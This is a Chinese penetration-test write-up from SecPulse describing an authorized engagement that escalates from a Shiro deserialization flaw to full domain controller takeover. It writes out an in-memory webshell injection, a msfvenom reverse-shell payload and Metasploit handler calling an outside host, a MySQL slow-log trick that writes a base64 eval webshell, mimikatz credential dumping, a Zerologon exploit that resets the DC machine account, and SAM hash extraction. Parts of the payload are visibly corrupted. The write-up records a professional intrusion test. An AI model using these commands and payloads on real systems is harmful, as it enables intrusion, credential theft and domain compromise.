


一步步获取你的核心权限 - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 149 篇文章。


这是 酒仙桥六号部队 的第 149 篇文章。

最近都在做渗透测试项目，并不需要内网渗透，少了很多的成就感。于是，找了一个授权的企业项目，目标是获取内网核心权限，手段不限。这就好说了，就喜欢这种能让我胡乱来的目标。


对于企业而言，散落在外的资产肯定还有不少，于是为了快速打点，先进行一波常规的信息收集。先进行了子域名爆破、fofa、谷歌等方式找到多个子域，通过其中一个子域名反查找 IP，在历史解析记录中找到了真实的 IP，再继续进行 C 段端口扫描，收集到了多个资产列表。扔进 XRAY 跑一波，在其中的一个资产中，发现了存在 shiro 反序列话漏洞，手工来测试一下：



github 上找了个工具尝试一下，发现可以执行命令：




查看了一下进程后，发现 web 是以 jar 包启动的，无法直接写入 shell，直接尝试写内存 shell：





```
1.写入Filter类 com.IesiaObjFilter16489426646793.  
2.加载Filter完成,pwd为:123456,Accept-Header为:thisisMyJob!@  
3.写入Filter类 com.AntSwordFilterShell16489515368861.  
4.加载Filter完成,pwd为:123456,Accept-Header为:thisisMyJob!@
```

成功写入了蚁剑的 shell，先本地配置一下，并设置 Accept-Header 为: thisisMyJob!@




设置好后直接连接，获取 webshell：






翻看了一下这台 linux 上的文件，由于 linux 权限不够，无法查看 shadow，尝试提权也均失败了，查看历史命令、计划任务等，并未有什么收获。只能下载 jar 包下来分析，找到了 mysql 数据库的配置密码。于是先探测一下内网，看能否快速的拿到其他主机的权限，不行再从数据库入手看看。

因此，先做了个代理，配置一下 frp，先上传客户端到 web 上，修改了一下 frpc.ini 文件，使用 sock 代理：




自己的 VPS 上传服务端，修改一下权限，直接执行 ./frps -c frps.ini:





然后回到客户端执行一下./frpc -c frpc.ini，即可使用。

本地使用 proxifier 代理一下：



先使用弱口令爆破工具爆破一波看看，果然有点东西，找到了两台 linux 弱口令：



序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	████████	SSH	22	root	████████		4984
2	████████	SSH	22	root	████████		5685

继续翻文件，还是一无所获，浪费了很多时间。可能核心业务不在 linux 上，尝试一下能否获取一个 windows 权限。先试试 ms17-010 漏洞，先生成一个木马：

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=1.1.1.1 LPORT=2233 -f elf > linux.elf
```

上传到 web 上，本地 msf 监听一下：

```
use exploit/multi/handler set payload
linux/x64/meterpreter/reverse_tcp show options set
LHOST 1.1.1.1 set LPORT 23333 run
```

在 web 的命令行下给 linux.elf 添加执行权限后直接运行，即可获取到 meterpreter。然后再添加一下路由：

```
meterpreter > run get_local_subnets
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: ██████████
Local subnet: ██████████
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/linux  /a ██████████ 10.████████:2233 → ██████████:42594 (████████)

msf6 exploit(multi/handler) > route add ██████████ 1
[*] Route added
msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
-----
Subnet  Netmask  Gateway
-----
████████  ████████  ██████████
Session 1

[*] There are currently no IPv6 routes defined.
msf6 exploit(multi/handler) >
```

使用 17-010 扫描模块跑一下：

```
msf6 > search 17-010
Matching Modules
-----
#  Name  Disclosure Date  Rank  Check  Description
-  -  -  -  -  -
0  auxiliary/admin/smb/ms17_010_command  2017-03-14  normal  No  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/ms17_010  2017-03-14  normal  No  MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average  Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_eternalblue_winnls  2017-03-14  average  No  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for WinNLS
4  exploit/windows/smb/ms17_010_psexec  2017-03-14  normal  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14  great  Yes  SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

```
msf5 > use 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting      Required  Description
-----
CHECK_ARCH true                no        Check for architecture on vulnerable hosts
CHECK_OSPU true                no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false               no        Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt no        List of named pipes to check.
RHOSTS    10.100.1.1/24        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
RHOSTS    10.100.1.1/24        yes       The smb service port (TCP)
SMBDomain .                    no        The Windows domain to use for authentication
SMBPass   .                    no        The password for the specified username
SMBUser   .                    no        The username to authenticate as
THREADS   1                    yes       The number of concurrent threads (max one per host)
```

未扫到任何漏洞，怀疑是不是哪里有问题，本地代理用工具再跑一次：

Eternal Blues
by Elad Erez

Eternal Blues is a free tool.
It scans for systems vulnerable to WannaCry, NotPetya or any other EternalBlue-based attacks.
Run a scan and find the blind spots in your network.

Discovered IPs: [REDACTED]

IP Range: 10.100.1.0 - 10.100.1.255


SCAN

IP	Host	Status	Vulnerable?
10.100.1.0		Done	NO RESPONSE
10.100.1.1		Done	NO RESPONSE
10.100.1.2		Done	NO RESPONSE
10.100.1.3		Done	NO RESPONSE
10.100.1.4		Done	NO RESPONSE
10.100.1.5		Done	NO RESPONSE
10.100.1.6		Done	NO RESPONSE
10.100.1.7		Done	NO RESPONSE
10.100.1.8		Done	NO RESPONSE
10.100.1.9		Done	NO RESPONSE
10.100.1.10		Done	NO RESPONSE
10.100.1.11		Done	NO RESPONSE
10.100.1.12		Done	NO RESPONSE
10.100.1.13		Done	NO RESPONSE
10.100.1.14		Done	NO RESPONSE
10.100.1.15		Done	NO RESPONSE
10.100.1.16		Done	NO RESPONSE
10.100.1.17		Done	NO RESPONSE
10.100.1.18		Done	NO RESPONSE
10.100.1.19		Done	NO RESPONSE
10.100.1.20		Done	NO RESPONSE
10.100.1.21		Done	NO RESPONSE
10.100.1.22		Done	NO RESPONSE
10.100.1.23		Done	NO RESPONSE
10.100.1.24		Done	NO RESPONSE
10.100.1.25		Done	NO RESPONSE
10.100.1.26		Done	NO RESPONSE
10.100.1.27		Done	NO RESPONSE
10.100.1.28		Done	NO RESPONSE
10.100.1.29		Done	NO RESPONSE
10.100.1.30		Done	NO RESPONSE
10.100.1.31		Done	NO RESPONSE
10.100.1.32		Done	NO RESPONSE
10.100.1.33		Done	NO RESPONSE
10.100.1.34		Done	NO RESPONSE
10.100.1.35		Done	NO RESPONSE
10.100.1.36		Done	NO RESPONSE
10.100.1.37		Done	NO RESPONSE
10.100.1.38		Done	NO RESPONSE
10.100.1.39		Done	NO RESPONSE
10.100.1.40		Done	NO RESPONSE
10.100.1.41		Done	NO RESPONSE
10.100.1.42		Done	NO RESPONSE
10.100.1.43		Done	NO RESPONSE
10.100.1.44		Done	NO RESPONSE
10.100.1.45		Done	NO RESPONSE
10.100.1.46		Done	NO RESPONSE
10.100.1.47		Done	NO RESPONSE
10.100.1.48		Done	NO RESPONSE
10.100.1.49		Done	NO RESPONSE
10.100.1.50		Done	NO RESPONSE
10.100.1.51		Done	NO RESPONSE
10.100.1.52		Done	NO RESPONSE
10.100.1.53		Done	NO RESPONSE
10.100.1.54		Done	NO RESPONSE
10.100.1.55		Done	NO RESPONSE
10.100.1.56		Done	NO RESPONSE
10.100.1.57		Done	NO RESPONSE
10.100.1.58		Done	NO RESPONSE
10.100.1.59		Done	NO RESPONSE
10.100.1.60		Done	NO RESPONSE
10.100.1.61		Done	NO RESPONSE
10.100.1.62		Done	NO RESPONSE
10.100.1.63		Done	NO RESPONSE
10.100.1.64		Done	NO RESPONSE
10.100.1.65		Done	NO RESPONSE
10.100.1.66		Done	NO RESPONSE
10.100.1.67		Done	NO RESPONSE
10.100.1.68		Done	NO RESPONSE
10.100.1.69		Done	NO RESPONSE
10.100.1.70		Done	NO RESPONSE
10.100.1.71		Done	NO RESPONSE
10.100.1.72		Done	NO RESPONSE
10.100.1.73		Done	NO RESPONSE
10.100.1.74		Done	NO RESPONSE
10.100.1.75		Done	NO RESPONSE
10.100.1.76		Done	NO RESPONSE
10.100.1.77		Done	NO RESPONSE
10.100.1.78		Done	NO RESPONSE
10.100.1.79		Done	NO RESPONSE
10.100.1.80		Done	NO RESPONSE
10.100.1.81		Done	NO RESPONSE
10.100.1.82		Done	NO RESPONSE
10.100.1.83		Done	NO RESPONSE
10.100.1.84		Done	NO RESPONSE
10.100.1.85		Done	NO RESPONSE
10.100.1.86		Done	NO RESPONSE
10.100.1.87		Done	NO RESPONSE
10.100.1.88		Done	NO RESPONSE
10.100.1.89		Done	NO RESPONSE
10.100.1.90		Done	NO RESPONSE
10.100.1.91		Done	NO RESPONSE
10.100.1.92		Done	NO RESPONSE
10.100.1.93		Done	NO RESPONSE
10.100.1.94		Done	NO RESPONSE
10.100.1.95		Done	NO RESPONSE
10.100.1.96		Done	NO RESPONSE
10.100.1.97		Done	NO RESPONSE
10.100.1.98		Done	NO RESPONSE
10.100.1.99		Done	NO RESPONSE
10.100.1.100		Done	NO RESPONSE


Scanned: 256/256 (100%)
Responsive: 0
SMBv1 Enabled: 0
Vulnerable: 0

确实不存在，这补丁确实都打了，白忙活了一场。想到之前还有个数据库的连接串还没利用，可能还有点搞头。由于之前代理过了，直接使用 navicat 连接数据库，查看一下 mysql 版本是 5.7：

```
1 SELECT @@version;
```



由于 secure-file-priv 的存在，无法尝试提权。nmap 扫描了一下数据库的 ip 地址，发现 8090 端口还存在一个 php 系统，服务器是 server。于是先查询一下 mysql 的数据库文件路径，发现不是 phpstudy 或者 wamp 等软件一键搭建的：




可要想获取 shell，前提要得到 web 路径，才能写入木马，通过 web 报错页面、目录扫描都未获取到。于是开始尝试一下 IIS 的默认路径 c:\inetpub\wwwroot，写入后访问不到。想到 mysql 是放在 d 盘下，因此尝试 d 盘的 d:\www、d:\inetpub\wwwroot、d:\data 等路径，都没访问到，最终随手测了下 d:\web，竟成功写入。通过 mysql 慢日志写 shell 过程如下：


```
set global slow_query_log='ON'; set global  
slow_query_log_file='D:/web/cmd.php'; select '<?php
```




```
k/Cg1pz1gnzxnuZw5zaw9uxZxvYwK1zCgnD3B1bnnZbCcpKQoJewoJc
SR0PSJiYXN1NjRfIi4iZGVjb2RlIjsKCQkkcG9zdD0kdCgkcG9zd**i
Iik7CgkJCgkZJ**yKCRpPTA7JGk8c3RybGVuKCRwb3N0KTskaSsrKSB
7CiAgICAJCQkgJHBvc3RbJGldID0gJHBvc3RbJGldXiRrZXlbJGkrMS
YxNV07IAogICAgCQkJfQoJfQoJZWxzZQoJewoJCSRwb3N0PW9wZW5zc
2xfzGVjcnlwdCgkcG9zdCwgIkFFUzEyOCIsICRrZXkpOwoJfQogICAg
JGFycjlleHBsb2RlKkd8JywkcG9zdCk7CiAgICAKZnVuYz0kYXJyWzB
dOwoJICAgJHBhcmFtcz0kYXJyWzFdOwoJY2xhc3MgQ3twdWJsaWMMgZn
VuY3Rpb24gX19pbnZva2UoJHApIHtldmFsKCRwLiIiKT9fQogICAgQ
GNhbGxfdXNlc19mdW5jKG5ldyBDKCsJHBhcmFtcyk7CiA/PiA="));
?>' or sleep(11); set global slow_query_log='OFF';
```



写入后直接访问 t.php，重新生成. 1.php 的冰蝎马，直接连接：



查看一下系统权限，有点低：



查看一下 ip 地址：

```
D:\web\ >ipconfig

以太网适配器 以太网:

    连接特定的 DNS 后缀 . . . . .:
    IPv4 地址 . . . . .: 10.100.1.137
    子网掩码 . . . . .: 255.255.0.0
    默认网关 . . . . .: 10.100.1.243
```

由于是该台服务器 server2012，无法直接获取 windows 密码，且存在国外某某科技的杀软，已有的提权工具都被杀了，技术不行绕不过，还是换个思路。

于是，开始翻找文件，看是否会有敏感信息。在服务器上发现多套源码，在其中的一个文件里发现了配置信息：

```
164 <add key="RDPSt:" value="User ID=; Password=; Initial Catalog=;020; Data Source=;" />
165 <add key="SQLConStr" value="User ID=; Password=; Initial Catalog=;020; Data Source=;" />
```

尝试连接数据库，失败！！

通过这收集到的密码，再做成密码字典，开始爆破 C 段的 RDP、mysql、sqlserver、ftp 等服务：

序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	██████████	RDP	3389	administrator	██████████	██████████	16708

爆破后，发现是当前服务器的 administrator 密码，通过之前的端口信息收集发现开放了 3389 端口，可以远程登录。

还是继续进行信息收集，查看当前服务器是否是域内机器，若存在域就相对好很多。执行：

```
net time /domain
```

```
D:\web\ >net time /domain
\\DC: - ".com 现在的时间是 2020/11/11 上午 09:41:14

在 \\DC: - ".com 的本地时间          是 2020/11/11 下午 05:41:14

命令已经成功完成。
```

发现是存在域的。查看一下域控机器：

```
net group "domain controllers" /domain
```

```
D:\web\ >net group "domain controllers" /domain
-----
DC$
```



获取一下域控的 IP 地址：

```
D:\web\ >ping DC

Ping DC: [10.100.1.231] (使用 32 字节的数据):

  回复自 10.100.1.231: 字节=32 时间<1ms TTL=128

  回复自 10.100.1.231: 字节=32 时间<1ms TTL=128

  回复自 10.100.1.231: 字节=32 时间<1ms TTL=128

  回复自 10.100.1.231: 字节=32 时间<1ms TTL=128
```

目前知道当前的机器在域内，并有了服务器的管理员权限。可以尝试通过导出 hash 的方式获取域账号信息，再进行 PTH。因此，直接远程连接，右键导出 lsass.exe 进程的 dump 文件，再上传免杀的 mimikatz 进行读取，但最终读取失败：

```
D:\web\ >mimikatz.exe "sekurlsa::minidump 10.100.1.137.dmp" "sekurlsa::logonPasswords full" exit

.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep 27 2015 00:16:11)
.## ^ ##.
## / \ ## / * *
## \ / ## Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
```

```
##### http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 16 modules * * */

mimikatz(commandline) # sekurlsa::minidump 10.100.1.137.dmp
Switch to MINIDUMP : '10.100.1.137.dmp'

mimikatz(commandline) # sekurlsa::logonPasswords full
Opening : '10.100.1.137.dmp' file for minidump...

mimikatz(commandline) # exit
Bye!
```

看来只能通过其他方法了，联想到前不久爆出的 NetLogon 权限提升漏洞，可以尝试一下，毕竟时间过得不久，可能都还没打补丁。

使用 github 上的搜到的脚本尝试一下，先验证是否存在漏洞：

```
python3 zerologon_tester.py DC 10.100.1.231
```

```
root@kali:/home/cve-2020-1472# proxychains python3 zerologon_tester.py DC 10.100.1.231
ProxyChains-3.1 (http://proxychains.sf.net)
Performing authentication attempts...
[S-chain]-<-> 10.100.1.231:135-<->-OK
[S-chain]-<-> 10.100.1.231:49167-<->-OK
[S-chain]-<-> 10.100.1.231:135-<->-OK
[S-chain]-<-> 10.100.1.231:49167-<->-OK
Success! DC can be fully compromised by a Zerologon attack.
```

返回 success，表示存在漏洞。

使用 cve-2020-1472-exploit.py 将机器账户重置：

```
root@kali:/home/cve-2020-1472# proxychains python3 cve-2020-1472-exploit.py DC 10.100.1.231
ProxyChains-3.1 (http://proxychains.sf.net)
Performing authentication attempts...
[S-chain]-<-> 10.100.1.231:135-<->-OK
[S-chain]-<-> 10.100.1.231:49167-<->-OK
[S-chain]-<-> 10.100.1.231:135-<->-OK
[S-chain]-<-> 10.100.1.231:49167-<->-OK
Target vulnerable, changing account password to empty string
Result: 0
Exploit complete!
```




```
C:\>get sam.save
[*] Downloading C:\\sam.save
C:\>get security.save
[*] Downloading C:\\security.save
C:\>get system.save
[*] Downloading C:\\system.save


C:\>del /f system.save

C:\>del /f sam.save


C:\>del /f security.save
```

通过 sam 等文件获得原 ntlm hash:

```
python3 secretsdump.py -sam sam.save -system
system.save -security security.save LOCAL
```



通过获取到的 \$MACHINE.ACC 账户的 hash, 进行恢复:



这次的渗透，主要是通过外网的 shiro 漏洞上传内存马，快速打点，以此做跳板进入内网。再通过源码获取数据库配置文件，尝试获取到数据库服务器的普通权限后，继续信息收集，获取到本地管理员权限，发现服务器在域内，且存在 NetLogon 漏洞，此后成功获取域控。

本文作者： 酒仙桥六号部队

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.secpulse.com/archives/152386.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎^{beta}，[点击查看详细说明](#)

